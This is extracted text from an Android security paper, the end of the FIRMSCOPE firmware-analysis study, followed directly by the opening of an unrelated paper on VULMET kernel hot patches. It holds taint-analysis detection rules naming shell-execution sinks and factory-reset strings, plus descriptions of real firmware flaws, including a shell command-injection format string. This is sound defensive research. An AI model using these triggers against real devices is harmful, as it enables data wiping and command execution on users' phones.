[7] M. Egele, C. Kruegel, E. Kirda, and G. Vigna, "Pios: Detecting privacy leaks in ios applications." in *NDSS*, 2011.

[8] Z. Yang, M. Yang, Y. Zhang, G. Gu, P. Ning, and X. S. Wang, "Appintent: Analyzing sensitive data transmission in android for privacy leakage detection," in *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*. ACM, 2013.

[9] S. Arzt, S. Rasthofer, C. Fritz, E. Bodden, A. Bartel, J. Klein, Y. Le Traon, D. Octeau, and P. McDaniel, "Flowdroid: Precise context, flow, field, object-sensitive and lifecycle-aware taint analysis for android apps," *Acm Sigplan Notices*, vol. 49, no. 6, 2014.

[10] F. Wei, S. Roy, X. Ou *et al.*, "Amandroid: A precise and general inter-component data flow analysis framework for security vetting of android apps," in *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*. ACM, 2014.

[11] M. I. Gordon, D. Kim, J. H. Perkins, L. Gilham, N. Nguyen, and M. C. Rinard, "Information Flow Analysis of Android Applications in DroidSafe." in *Proceedings of Network and Distributed System Security Symposium (NDSS)*, 2015.

[12] *secure-software-engineering/DroidBench: A micro-benchmark suite to assess the stability of taint-analysis tools for Android*, retrieved October 4, 2019 from https://github.com/secure-software-engineering/DroidBench.

[13] *core/res/AndroidManifest.xml - platform/frameworks/base - Git at Google*, retrieved October 4, 2019 from https://android.googlesource.com/platform/frameworks/base/+/master/core/res/AndroidManifest.xml.

[14] M. Zheng, M. Sun, and J. Lui, "Droidray: a security evaluation system for customized android firmwares," in *Proceedings of the 9th ACM symposium on Information, computer and communications security*. ACM, 2014.

[15] H. Zhang, D. She, and Z. Qian, "Android ion hazard: The curse of customizable memory management system," in *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*. ACM, 2016.

[16] L. Li, T. F. Bissyandé, M. Papadakis, S. Rasthofer, A. Bartel, D. Octeau, J. Klein, and L. Traon, "Static analysis of android apps: A systematic literature review," *Information and Software Technology*, vol. 88, 2017.

[17] D. Song, F. Hetzelt, D. Das, C. Spensky, Y. Na, S. Volckaert, G. Vigna, C. Kruegel, J.-P. Seifert, and M. Franz, "Periscope: An effective probing and fuzzing framework for the hardware-os boundary," in *Proceedings of Network and Distributed System Security Symposium (NDSS)*, 2019.

[18] A. Machiry, C. Spensky, J. Corina, N. Stephens, C. Kruegel, and G. Vigna, "Dr. checker: A soundy analysis for linux kernel drivers," in *26th USENIX Security Symposium (USENIX Security 17)*, 2017.

[19] L. Zhang, Z. Yang, Y. He, Z. Zhang, Z. Qian, G. Hong, Y. Zhang, and M. Yang, "Invetter: Locating insecure input validations in android services," in *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, ser. CCS '18. New York, NY, USA: ACM, 2018. [Online]. Available: http://doi.acm.org/10.1145/3243734.3243843

[20] F. Pauck, E. Bodden, and H. Wehrheim, "Do android taint analysis tools keep their promises?" in *Proceedings of the 2018 26th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering*, ser. ESEC/FSE 2018. New York, NY, USA: ACM, 2018. [Online]. Available: http://doi.acm.org/10.1145/3236024.3236029

[21] L. Qiu, Y. Wang, and J. Rubin, "Analyzing the Analyzers: FlowDroid/IccTA, AmanDroid, and DroidSafe," in *Proceedings of the 27th ACM SIGSOFT International Symposium on Software Testing and Analysis*, 2018.

[22] J. Kim, Y. Yoon, K. Yi, and J. Shin, "ScanDal: Static analyzer for detecting privacy leaks in android applications," in *MoST 2012: Mobile Security Technologies 2012*, H. Chen, L. Koved, and D. S. Wallach, Eds. Los Alamitos, CA, USA: IEEE, May 2012.

[23] B. Reaves, J. Bowers, S. A. Gorski III, O. Anise, R. Bobhate, R. Cho, H. Das, S. Hussain, H. Karachiwala, N. Scaife *et al.*, "* droid: Assessment and evaluation of android application analysis tools," *ACM Computing Surveys (CSUR)*, vol. 49, no. 3, 2016.

[24] D. Octeau, P. McDaniel, S. Jha, A. Bartel, E. Bodden, J. Klein, and Y. Le Traon, "Effective inter-component communication mapping in android: An essential step towards holistic security analysis," in *22nd USENIX Security Symposium*, 2013.

[25] *Partitions and Images*, retrieved October 4, 2019 from https://source.android.com/devices/bootloader/partitions-images.

[26] *anestisb/android-simg2img: Tool to convert Android sparse images to raw images*, retrieved October 4, 2019 from https://github.com/anestisb/android-simg2img.

[27] *e2tools - utilities to manipulate files in an ext2/ext3 filesystem*, retrieved October 4, 2019 from https://www.unix.com/man-page/all/7/e2tools/.

[28] *superr/splituapp: Unpack UPDATE.APP files*, retrieved October 4, 2019 from https://github.com/superr/splituapp.

[29] *nkk71/HTC-RUU-Decrypt-Tool: Universal HTC RUU/ROM Decryption Tool*, retrieved October 4, 2019 from https://github.com/nkk71/HTC-RUU-Decrypt-Tool.

[30] *munjeni/anyxperia_dumper: Tool for dump any Sony Xperia image*, retrieved October 4, 2019 from https://github.com/munjeni/anyxperia_dumper.

[31] *xpirt/sdat2img: Convert sparse Android data image into filesystem ext4 image*, retrieved October 4, 2019 from https://github.com/xpirt/sdat2img.

[32] *Configuring ART | Android Open Source Project*, retrieved October 4, 2019 from https://source.android.com/devices/tech/dalvik/configure.

[33] *testwhat/SmaliEx: A wrapper to get de-optimized dex from odex/oat/vdex.*, retrieved October 4, 2019 from https://github.com/testwhat/SmaliEx.

[34] *JesusFreke/smali: smali/baksmali*, retrieved October 4, 2019 from https://github.com/JesusFreke/smali.

[35] J. Meyer, *Jasmin Assembler*, 1996, retrieved October 4, 2019 from http://jasmin.sourceforge.net/about.html.

[36] R. Vallée-Rai, P. Co, E. Gagnon, L. Hendren, P. Lam, and V. Sundaresan, "Soot - a java bytecode optimization framework," in *Proceedings of the 1999 Conference of the Centre for Advanced Studies on Collaborative Research*, ser. CASCON '99. IBM Press, 1999. [Online]. Available: http://dl.acm.org/citation.cfm?id=781995.782008

[37] *Dalvik Bytecode | Android Open Source Project*, retrieved October 4, 2019 from https://source.android.com/devices/tech/dalvik/dalvik-bytecode.

[38] T. Reps, S. Horwitz, and M. Sagiv, "Precise interprocedural dataflow analysis via graph reachability," in *Proceedings of the 22nd ACM SIGPLAN-SIGACT symposium on Principles of programming languages*. ACM, 1995.

[39] S. Gulwani and G. C. Necula, "Path-sensitive analysis for linear arithmetic and uninterpreted functions," in *International Static Analysis Symposium*. Springer, 2004.

[40] T. P. Peixoto, "The graph-tool Python library," *figshare*, 2014. [Online]. Available: http://figshare.com/articles/graph_tool/1164194

[41] O. Tange, "GNU Parallel - The Command-Line Power Tool," *;login: The USENIX Magazine*, vol. 36, no. 1, Feb 2011. [Online]. Available: http://www.gnu.org/s/parallel

[42] *Android Security Bulletin—November 2018 | Android Open Source Project*, retrieved March 19, 2019 from https://source.android.com/security/bulletin/2018-11-01.

[43] *6409cf5c - platform/packages/apps/Settings - Git at Google*, retrieved March 21, 2019 from https://android.googlesource.com/platform/packages/apps/Settings/+/6409cf5c94cc1feb72dc078e84e66362fbecd6d5.

[44] R. Johnson, A. Stavrou, and A. Benameur, "All Your SMS & Contacts Belong To Adups & Others," 2017, blackhat USA. [Online]. Available: https://www.blackhat.com/docs/us-17/wednesday/us-17-Johnson-All-Your-SMS-&-Contacts-Belong-To-Adups-&-Others.pdf

[45] *DIALDroid Benchmark*, retrieved November 7, 2019 from https://github.com/amiangshu/dialdroid-bench.

[46] A. Bosu, F. Liu, D. D. Yao, and G. Wang, "Collusive data leak and more: Large-scale threat analysis of inter-app communications," in *Proceedings of the 2017 ACM on Asia Conference on Computer and Communications Security*. ACM, 2017.

[47] B. Livshits, J. Whaley, and M. S. Lam, "Reflection analysis for java," in *Asian Symposium on Programming Languages and Systems*. Springer, 2005.

[48] M. C. Grace, Y. Zhou, Z. Wang, and X. Jiang, "Systematic detection of capability leaks in stock android smartphones." in *NDSS*, vol. 14, 2012.

[49] D. J. Tian, G. Hernandez, J. I. Choi, V. Frost, C. Raules, P. Traynor, H. Vijayakumar, L. Harrison, A. Rahmati, M. Grace *et al.*, "Attention spanned: Comprehensive vulnerability analysis of {AT} commands within the android ecosystem," in *27th USENIX Security Symposium (USENIX Security 18)*, 2018.

[50] J. Gamba, M. Rashed, A. Razaghpanah, J. Tapiador, and N. Vallina-Rodriguez, "An analysis of pre-installed android software," in *2020 IEEE Symposium on Security and Privacy*. IEEE, 2020.

[51] *RuntimeException*, retrieved October 4, 2019 from https://docs.oracle.com/javase/8/docs/api/java/lang/RuntimeException.html.

[52] *Java Language Specifications: 12.4. Initialization of Classes and Interfaces*, retrieved October 4, 2019 from https://docs.oracle.com/javase/specs/jls/se7/html/jls-12.html#jls-12.4.

[53] *CVE - CVE-2018-9525*, retrieved March 19, 2019 from https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-9525.

A Android Firmware Acquisition

We downloaded firmware images from official vendor websites whenever possible. For vendors that did not have an official firmware download center, we downloaded their firmware images from third-party websites. Table A.1 shows the list of URLs from which we crawled firmware images in this study. We automated the firmware collection and downloading process by implementing web-crawlers using Scrapy[11].

[11] `https://scrapy.org/`

Table A.1: List of online resources from which we downloaded Android stock firmware images.

Vendor	URL
ASUS	https://www.asus.com/support/
Google	https://developers.google.com/android/images/
HTC	https://www.htc.com/us/support/rom-downloads.html
Huawei	https://consumer.huawei.com/en/support/
Oppo	https://oppo-au.custhelp.com
ZTE	https://www.ztedevices.com/en/support/
Other	https://androidmtk.com
	https://firmwarecare.com
	https://www.stockrom.net

B Sample Detection Rules

B.1 Sample Command Execution Rules

The following is a snippet of the YAML rules used for Command Execution detection:

```
impact: ...
CWEs: ...
description: ...
sources:
  - entry: onTransact(ILandroid/os/Parcel;Landroid/os/
      Parcel;I)Z
    operands: [2]
  - entry: onReceive(Landroid/content/Context;Landroid/
      content/Intent;)V
    operands: [2]
  - entry: onStartCommand(Landroid/content/Intent;II)I
    operands: [1]
  - ...
sinks:
  - call: Ljava/lang/Runtime;->exec(*)
  - call: Ljava/lang/ProcessBuilder;->command(*)
  - ...
```

B.2 Sample Factory Reset Detection Rules

The Factory Reset detector implements the following steps:

1. Detect a data flow path from a component entry point E to an API call site A_1 that sends a Broadcast Intent.

2. Detect the string `"android.intent.action.MASTER_CLEAR"` flowing to A_1 and falling on the same control-flow path from E to A_1.

3. Detect the string `"--wipe-data"` flowing to an API call site A_2 that writes it to a file output stream.

4. Detect the string `"/cache/recovery/command"` flowing to the construction site of the stream object at A_2.

5. Detect a data flow from the string `"recovery"` to an API call A_3 that reboots the device.

6. Finally, detect a control-flow path from A_1 to A_2 to A_3.

C Benchmarking Details and Discussion

Table C.2 shows the detailed DroidBench 2.0 results. FIRMSCOPE incurred one FP in each of 13.ArrayAccess2, 16.HashMapAccess, and 17.ListAccess1 due to tainted data flowing to a container object then non-tainted data flowing out of the same object. All tools in our comparison triggered FPs on these test cases. Statically tracking data through specific container elements is an NP-Hard problem since it requires full pointer analysis. FIRMSCOPE encountered no FPs in 12.ArrayAccess1 because we modeled reads and writes to primitive arrays and 12.ArrayAccess1 used constant hard-coded offsets to read and write to a primitive array.

In 33.Unregister1, a button click callback that leaks the IMEI via text message is registered then immediately unregistered in a subsequent statement, triggering a FP according to DroidBench under the proposition that the (unregistered) callback will not execute at runtime. Likewise, in 47.Exceptions3 a `catch` block leaks the IMEI when a `RuntimeException` is thrown and caught, but the code in the `try` block is presumed to not throw any `RuntimeExceptions` at runtime. We argue that this case is unrealistic since exceptions of the `RuntimeException` type are unchecked exceptions that can be thrown during the *normal operation* of the JVM [51], hence impossible to eliminate statically.[12] None of our findings involved a thrown exception.

Benchmarks 64.VirtualDispatch2 and 65.VirtualDispatch3 resulted in one FP each. In these two cases, a design pattern is employed in which a method is invoked on an object using a base type reference but the actual object is allocated and returned via a separate call to an allocator method (e.g., `Base b = allocActual(); b.foo();`. Due to the actual object type flowing on the backward edge from the nested call, these two cases would require inferring and propagating runtime type information on both the forward and backward control-flow edges which we currently do not support.

As for False Negatives, FIRMSCOPE missed 8.Parcel1 where a tainted string s is stored in an object O, O is serialized to an Android parcel where O implemented a custom logic that only serializes its $O.s$ field, the parcel is deserialized, one object O' is read from it, then $O'.s$ is sent over a text message. FIRMSCOPE could not track the taint information of $O.s$ through the serialized parcel bytes to $O'.s$. We argue that solutions cannot both detect this case yet maintain field sensitivity since tainting O or the entire parcel instead of specifically $O.s$ and its bytes in the parcel (because of the custom serialization logic implemented by O) will taint other fields in O and the parcel, destroying field sensitivity.

Another controversial case is 57.StaticInitialization3 in which an app has a taint source inside a static class initializer block and the data leakage only manifests in case the JVM happens to invoke the static initializer at a specific call site.

[12] An unchecked exception is an exception that does not need to be declared in a method's `throws` clause.

Both FlowDroid and FIRMSCOPE detected no leaks, while Amandroid and DroidSafe detected it. We argue that detecting this leakage is in fact problematic since an engine that can detect this case will inherently trigger FPs on all sources that may happen to reside in a static initializer code block, irrespective of whether the initializer has actually executed at a vulnerable call site (i.e., a leaking flow exists) or not. The reason is that the calls to static initializers (called `clinit` methods in Dalvik) are *implicit*, i.e., done by the runtime according to the runtime Java language specifications [52] and do not appear in the app's bytecode. Therefore, it is impossible for a static engine to correctly determine whether a class is initialized and the order at which that initialization had occurred to judge whether the leaking execution path originating inside `clinit` would actually execute or not.

Finally, FIRMSCOPE missed 67.ActivityCommunication1, 72.ActivityCommunication7, 73.ActivityCommunication8, 74.ActivityCommunication9, and 83.UnresolvableIntent1, as they involved contrived ICC situations that require elaborate Intent target resolution and propagation on backward control-flow edges which FIRMSCOPE did not perform.

Table C.2: DroidBench 2.0 benchmark details (100 Ps and 20 Ns).

App Name	P	FlowDroid		Amandroid		DroidSafe		FIRMSCOPE	
		FP	FN	FP	FN	FP	FN	FP	FN
1.Merge1	0	0	0	0	0	0	0	0	0
2.ApplicationModeling1	1	0	0	0	0	0	0	0	0
3.DirectLeak1	1	0	0	0	0	0	0	0	0
4.InactiveActivity	0	0	0	0	0	0	0	0	0
5.Library2	1	0	0	0	0	0	0	0	0
6.LogNoLeak	0	0	0	0	0	0	0	0	0
7.Obfuscation1	1	0	0	0	0	0	1	0	0
8.Parcel1	1	0	0	0	1	0	0	0	1
9.PrivateDataLeak3	1	0	1	0	1	0	0	0	0
10.PublicAPIField1	1	0	0	0	0	0	0	0	0
11.PublicAPIField2	2	0	1	0	0	0	0	0	0
12.ArrayAccess1	0	1	0	1	0	1	0	0	0
13.ArrayAccess2	0	1	0	1	0	1	0	1	0
14.ArrayCopy1	1	0	0	0	1	0	0	0	0
15.ArrayToString1	1	0	0	0	1	0	0	0	0
16.HashMapAccess1	0	1	0	1	0	1	0	1	0
17.ListAccess1	0	1	0	1	0	1	0	1	0
18.MultidimensiolArray1	1	0	0	0	0	0	0	0	0
19.AnonymousClass1	2	0	0	2	2	0	0	0	0
20.Button1	1	0	0	0	0	0	0	0	0
21.Button2	2	1	0	0	0	1	0	0	0
22.Button3	1	0	0	0	1	0	0	0	0
23.Button4	1	0	0	0	1	0	0	0	0
24.Button5	1	0	1	0	1	0	0	0	1
25.LocationLeak1	2	0	0	3	2	0	0	0	0
26.LocationLeak2	2	0	0	3	2	0	0	0	0
27.LocationLeak3	2	0	0	2	2	0	0	0	0
28.MethodOverride1	1	0	0	0	0	0	0	0	0
29.MultiHandlers1	2	0	0	4	0	0	0	0	0
30.Ordering1	0	0	0	3	0	2	0	0	0
31.RegisterGlobal1	1	0	0	0	1	0	0	0	0
32.RegisterGlobal2	1	0	0	0	1	0	0	0	0
33.Unregister1	0	1	0	1	0	1	0	1	0
34.ContentProvider1	2	0	0	0	0	0	0	0	0
35.IMEI1	0	0	0	0	0	0	0	0	0
36.PlayStore1	2	0	0	0	0	0	0	0	0
37.FieldSensitivity1	0	0	0	0	0	0	0	0	0
38.FieldSensitivity2	0	0	0	0	0	0	0	0	0
39.FieldSensitivity3	1	0	0	0	0	0	0	0	0
40.FieldSensitivity4	0	0	0	0	0	1	0	0	0
41.InheritedObjects1	1	0	0	0	0	0	0	0	0
42.ObjectSensitivity1	0	0	0	0	0	0	0	0	0
43.ObjectSensitivity2	0	0	0	0	0	1	0	0	0
44.Clone1	1	0	0	0	0	0	0	0	0
45.Exceptions1	1	0	0	0	0	0	0	0	0
46.Exceptions2	1	0	0	0	0	0	0	0	0
47.Exceptions3	0	1	0	1	0	1	0	1	0
48.Exceptions4	1	0	0	0	1	0	0	0	0
49.FactoryMethods1	2	0	0	1	2	0	0	0	0
50.Loop1	1	0	0	0	0	0	0	0	0
51.Loop2	1	0	0	0	0	0	0	0	0
52.Serialization1	1	0	1	0	1	0	0	0	0
53.SourceCodeSpecific1	1	0	0	4	0	0	0	0	0
54.StartProcessWithSecret1	1	0	0	0	1	0	0	0	0
55.StaticInitialization1	1	0	1	0	0	0	0	0	0
56.StaticInitialization2	1	0	0	0	0	0	0	0	0
57.StaticInitialization3	1	0	1	0	0	0	0	0	1
58.StringFormatter1	1	0	1	0	1	0	0	0	1
59.StringPatternMatching1	1	0	0	0	0	0	0	0	0
60.StringToCharArray1	1	0	0	0	0	0	0	0	0
61.StringToOutputStream1	1	0	0	0	0	0	0	0	0
62.UnreachableCode	0	0	0	0	0	0	0	0	0
63.VirtualDispatch1	1	1	0	1	0	1	1	0	0
64.VirtualDispatch2	1	1	0	0	0	0	0	1	0
65.VirtualDispatch3	0	1	0	0	0	0	0	1	0
66.ActivityCommunication1	1	0	0	0	0	0	0	0	0
67.ActivityCommunication2	1	0	1	2	0	0	0	0	1
68.ActivityCommunication3	1	0	1	0	0	0	0	0	0
69.ActivityCommunication4	1	0	1	0	0	0	0	0	0
70.ActivityCommunication5	1	0	1	0	0	0	0	0	0
71.ActivityCommunication6	1	0	1	0	0	0	0	0	0
72.ActivityCommunication7	1	0	1	0	0	0	0	0	1
73.ActivityCommunication8	1	0	1	0	0	0	0	0	1
74.BroadcastTaintAndLeak1	1	0	1	1	0	0	1	0	1
75.ComponentNotInManifest1	0	0	0	0	0	0	0	0	0
76.EventOrdering1	1	0	1	0	1	0	0	0	0
77.IntentSink1	1	0	0	1	0	0	0	0	0
78.IntentSink2	1	0	0	1	0	1	0	0	0
79.IntentSource1	0	0	0	3	0	0	0	0	0
80.ServiceCommunication1	1	0	1	0	0	0	0	0	1
81.SharedPreferences1	1	0	1	0	1	0	0	0	0
82.Singletons1	1	0	0	0	1	0	0	0	0
83.UnresolvableIntent1	2	0	0	0	0	0	0	0	2
84.ActivityLifecycle1	1	0	0	0	0	0	0	0	0
85.ActivityLifecycle2	1	0	0	0	0	0	0	0	0
86.ActivityLifecycle3	1	0	0	0	0	0	0	0	0
87.ActivityLifecycle4	1	0	0	0	0	0	0	0	0
88.ActivitySavedState1	1	0	1	0	1	1	1	0	0
89.ApplicationLifecycle1	1	0	0	0	1	1	1	0	0
90.ApplicationLifecycle2	1	0	0	0	1	1	1	0	0
91.ApplicationLifecycle3	1	0	0	0	1	1	1	0	0
92.Asynch*EventOrdering1	1	0	0	0	0	1	1	0	0
93.BroadcastRec*Lifecycle1	1	0	1	0	0	0	0	0	0
94.BroadcastRec*Lifecycle2	1	0	1	0	1	0	0	0	0
95.EventOrdering1	1	0	0	0	0	0	0	0	0
96.FragmentLifecycle1	1	0	0	0	0	1	1	0	0
97.FragmentLifecycle2	1	0	1	0	1	1	0	0	0
98.ServiceLifecycle1	1	0	1	0	0	1	1	0	0
99.ServiceLifecycle2	1	0	0	0	0	1	0	0	0
100.SharedPref*Changed1	1	0	1	0	1	1	1	0	0
101.Reflection1	1	0	0	0	0	0	0	0	0
102.Reflection2	1	0	0	0	1	0	0	0	0
103.Reflection3	1	0	0	0	1	0	0	0	0
104.Reflection4	1	0	0	0	0	0	0	0	0
105.AsyncTask1	1	0	0	0	0	1	1	0	0
106.Executor1	1	0	0	0	0	1	1	0	0
107.JavaThread1	1	0	0	0	0	1	0	0	0
108.JavaThread2	1	0	0	0	0	1	1	0	0
109.Looper1	1	0	0	0	0	1	1	0	0
Total (lower is better)		10	24	20	30	28	15	7	11

D More Vulnerability Case Studies

D.1 Unauthorized Settings Modification in AOSP Settings App

Any software vulnerability introduced by Android vendor code generally limits the scope of affected devices to those manufactured by the vendor. On the other hand, a software vulnerability that occurs in in AOSP code has a more severe impact since the vulnerability is usually inherited by all vendors, thus greatly enhancing the scope of affected devices. FIRMSCOPE discovered a vulnerability in the AOSP Settings app, with a package name of `com.android.settings`, in certain versions of Android 9.0 that allows a local app to toggle (enable/disable) the following options without the appropriate access permissions: Wi-Fi, Wi-Fi calling, Bluetooth, and Zen Mode. These capabilities allow an unprivileged app to mediate access to protected resources and perform a local Denial of Service (DoS) attack.

The Settings app serves as a critical nexus for modifying the device settings. This vulnerability is caused by an unprotected broadcast receiver named `SliceBroadcastReceiver` in the Settings app. This component is exported by default and is not protected by an access permission. When FIRMSCOPE discovered the vulnerability, it was already publicly known and had been assigned CVE-2018-9525 [53] and `A-111330641` by Google with a severity rating of *high* [42]. Google remediated the vulnerability by not exporting the `SliceBroadcastReceiver` app component, making it inaccessible to external apps [43].

D.2 Factory Resetting the Device

A "factory reset" operation will wipe the data and cache partitions. This removes any apps the user has installed and any other user or app data that the user does not have synced externally. An unintentional factory reset can present an inconvenience to the user due to the potential for irrecoverable data loss. Apps need the the protected `MASTER_CLEAR` permission to be able to factory reset a device (a permission that can only granted to pre-installed system apps). In this case study, we use Essential Phone as an example to illustrate this vulnerability. The vulnerability resides within a pre-installed app with a package name of `com.ts.android.hiddenmenu`. This app is a platform app and executes as the `system` user. Moreover, the vulnerable interface exposed to other apps on the same device is the activity app component `RTNResetActivity`. An external app can create an explicit Intent that starts this activity, and the activity will programmatically initiate an immediate factory reset of the device.

D.3 Logcat Leakage in Code Aurora

Some firmware contained an app with a package name of `org.codeaurora.gps.gpslogsave` that can be induced to leak the Logcat logs to external storage. The package name indicates that the app was developed for the Code Aurora project, which is an association of companies developing open source wireless communications projects for mobile devices. The package name of an app is selected by the app developer and can easily be "spoofed" to make it appear as though the app was created by another organization. We inquired directly with Code Aurora to see if one of their members was responsible for its development, but they did not respond. In our dataset, 18 different Xiaomi firmware contained this app which was not present in any other vendor firmware.

Although the naming of the app and its components focus on GPS, the app has no other ostensible relation to GPS. The app captures the entire Logcat log and *does not* use a filter for log tags that are related to the GPS subsystem. This app will not be started by the system in response to common events due to absence of their corresponding intent filters in its manifest. Moreover, the app's icon does not appear in the launcher, so it is unlikely to be started by the user. Due to an exported and accessible component, `GPSLogKitReceiver`, an external app can initiate the logging of the system-wide Logcat log to a location in the `org.codeaurora.gps.gpslogsave` app's private directory with a single intent. An external app can send a different intent message which makes the `org.codeaurora.gps.gpslogsave` app copy the log file from internal storage to external storage, making it accessible to any app with the `READ_EXTERNAL_STORAGE` permission.

Interestingly, FIRMSCOPE also detected a command injection vulnerability stemming from a dataflow from an app component entry, `GPSLogKitReceiver.onReceive(Context, Intent)`, to the `Runtime.exec(String)` API. We manually investigated the data flow and confirmed that the flow is indeed valid. An external app can provide a string in an intent which the `org.codeaurora.gps.gpslogsave` app will encrypt, insert, and execute as a command with the format: "`/system/bin/sh -c echo enc(<timestamp> - <attacker controlled string>)>> /persist/gps/gps-strength`" where the `enc(x)` is encryption of the string with a static key and Initialization Vector (IV) using Advanced Encryption Standard (AES). Since the `sh` command is used in batch mode, the attacker can perform multiple command injections, although it is challenging to exploit because the dynamic timestamp adds to the variability of the ciphertext.

Automatic Hot Patch Generation for Android Kernels

Zhengzi Xu
Nanyang Technological University

Yulong Zhang
Baidu X-Lab

Longri Zheng
Baidu X-Lab

Liangzhao Xia
Baidu X-Lab

Chenfu Bao
Baidu X-Lab

Zhi Wang
Florida State University

Yang Liu
Nanyang Technological University

Abstract

The rapid growth of the Android ecosystem has led to the fragmentation problem where a wide range of (customized) versions of Android OS exist in the market. This poses a severe security issue as it is very costly for Android vendors to fix vulnerabilities in their customized Android kernels in time. The recent development of the hot patching technique provides an ideal solution to solve this problem since it can be applied to a wide range of Android kernels without interrupting their normal functionalities. However, the current hot patches are written by human experts, which can be time-consuming and error-prone.

To this end, we first study the feasibility of automatic patch generation from 373 Android kernel CVEs ranging from 2012 to 2016. Then, we develop an automatic hot patch generation tool, named VULMET, which produces semantic preserving hot patches by learning from the official patches. The key idea of VULMET is to use the weakest precondition reasoning to transform the changes made by the official patches into the hot patch constraints. The experiments have shown that VULMET can generate correct hot patches for 55 real-world Android kernel CVEs. The hot patches do not affect the robustness of the kernels and have low performance overhead.

1 Introduction

Android platform has become the biggest mobile platform in the modern mobile device industry. The rapid growth of the Android ecosystem makes our lives convenient by bringing us thousands of new devices with various (customized) Android operating systems. However, most of these devices cannot receive timely updates. Table 1 gives the Android version distribution from 500 million devices as of October 2018[1]. The table shows that the recent release of Android Pie (9.0) in August 2018 reaches only very few devices after two months. However, from the August 2018's monthly release, the Android Security Bulletin [1] stopped to carry security patches for Android 6.x and below. As a result, based on the statistics in Table 1, 44.72% of Android devices will not receive any security patches unless vendors can upgrade the firmware themselves. Fig. 1 provides further detailed analysis of the Android patch level of the same 500 million devices. Only 20% of the devices can catch up with the 3-month-old security patch updates; only 60% of the devices can catch up with the 6-month-old security patch updates; and 20% of the devices only have security updates more than a year ago.

Table 1: Android version distribution (OCT 2018)

Android Major Version	Release Date	Percentage
Android 4.x	Oct 2011	6.65%
Android 5.x	Nov 2014	18.11%
Android 6.x	Oct 2015	19.96%
Android 7.x	Aug 2016	25.47%
Android 8.x	Aug 2017	29.60%
Android 9.x	Aug 2018	0.04%
Others	-	0.17%

The low upgrade rate has resulted in legacy Android systems with unpatched vulnerabilities. However, Android vendors are not motivated to fix those vulnerabilities. It is costly to apply changes to kernels, as it requires to go through tedious testing process to ensure that the changes do not break existing functionalities [18]. Therefore, the legacy systems will remain vulnerable for a very long period. Attackers can leverage the known vulnerabilities to attack easily.

To address this known vulnerability threat, tremendous efforts have been made to patch old Android systems. Among all the possible solutions, the hot patch technique provides a convenient way to fix the vulnerabilities without interrupting the normal functionalities of the program [47]. It greatly improves the user experience since it can ensure the system security without rebooting the devices. Based on the hot patch idea, Chen *et al.* have proposed an adaptive Android kernel live patching framework [14]. The framework hooks the vulnerable function and applies a pre-constructed hot patch to it.

[1] With user consent, we collected Android versions and patch levels from devices with the Baidu app installed.




Figure 1: Android patch level distribution as of Oct 2018

The hot patch will block the malicious input to the function to ensure the security. Mulliner *et al.* [38] have built a framework, named PatchDroid, which can insert the hot patches into the binary for third-party unsupported Android kernels. It checks constraints during patching the vulnerabilities to ensure the stability of the system. These works try to build the framework to insert the hot patch into the legacy system. However, the hot patches are still needed to be provided to the system. The framework cannot generate the patches automatically.

Writing hot patches based on the officially released patches is challenging. At source code level, programmers can modify any parts of the vulnerable functions to fix the bug, while in binary, it is difficult to find exactly the locations to place the same modifications. To get a hot patch in the suitable place, security experts are required to understand the semantics of the official patch and write a corresponding hot patch. However, this is a time-consuming process and error-prone. It is not acceptable for the IT industry with the fast development cycle and limited security budgets. Therefore, there is a need to develop an automatic solution to correctly convert an official patch into a hot patch.

To this end, this paper proposes a solution to automate the hot patch generation process. We propose a proper definition of the problem and set the requirements and assumptions that involved. To have a complete understanding on the vulnerability patches, we first analyze most of the Android CVEs from the year 2012 to 2016 and categorize them based on their patching behaviors. With the insight from the analysis, we develop VULMET, which can automatically generate hot patches by extracting the semantics of the official patches using program analysis. VULMET will find a suitable place in the function, build and apply a semantic equivalent hot patch to fix the vulnerability. To test the effectiveness of VULMET, we have generated the hot patches for real-world Android CVEs. The hot patches can prevent the exploits with only little overhead on the system.

Overall, this paper has made the following contribution:

1. We formally define the process of automatic hot patch generation via learning from the semantics of the official patches. We elicit three requirements of the process and define its operation scopes.

2. We conduct an empirical study by collecting, summarizing, and categorizing different real-world Android kernel vulnerability patches based on their behaviors and distill four insights.

3. We propose an approach to automatically generate hot patches, and implement a tool, named VULMET, to simulate the hot patch generating process and test its performance using the vulnerabilities in the real-world legacy Android system. The experiments show that the generated hot patch can fix the vulnerabilities with low overheads.

The rest of the paper is organized as follows. In Section 2, we define the automatic hot patch generation problem with a real-world example. Next, in Section 3, we conduct a survey of Android vulnerability type and define the scope of the patch which can be used to generate the hot patch. Then, Section 4 presents the automatic hot patch generation framework. Section 5 evaluates of different aspects of VULMET with different experiments. Section 6 lists the related works in patch generation. At last, Section 7 concludes the paper.

2 Automatic Hot Patch Generation

In this section, we define of the automatic hot patch generation problem, state requirements and assumptions, and illustrate it with an example.

2.1 Problem Definition

We define the automatic hot patch generation as follow:

Given a vulnerable function F and its official patch P at location L, we would like to find a suitable location L' of F in binary form to insert an automatically generated hot patch P', which has the same semantics as P.

In this work, to achieve the goal of hot patch generation, we have conducted a vulnerability and patch survey to collect the vulnerable functions F with the official patches P. Then, we develop VULMET to automatically set up the metrics to measure whether a location is suitable to insert the hot patch and select the most suitable one as L'. After that, VULMET leverages the weakest precondition to transform the constraints of the original semantics into new constraints to form the hot patch P' at L'.

2.2 Requirements

To ensure the generated hot patches are practical, we have set the requirements to measure whether it is suitable to patch Android kernels.

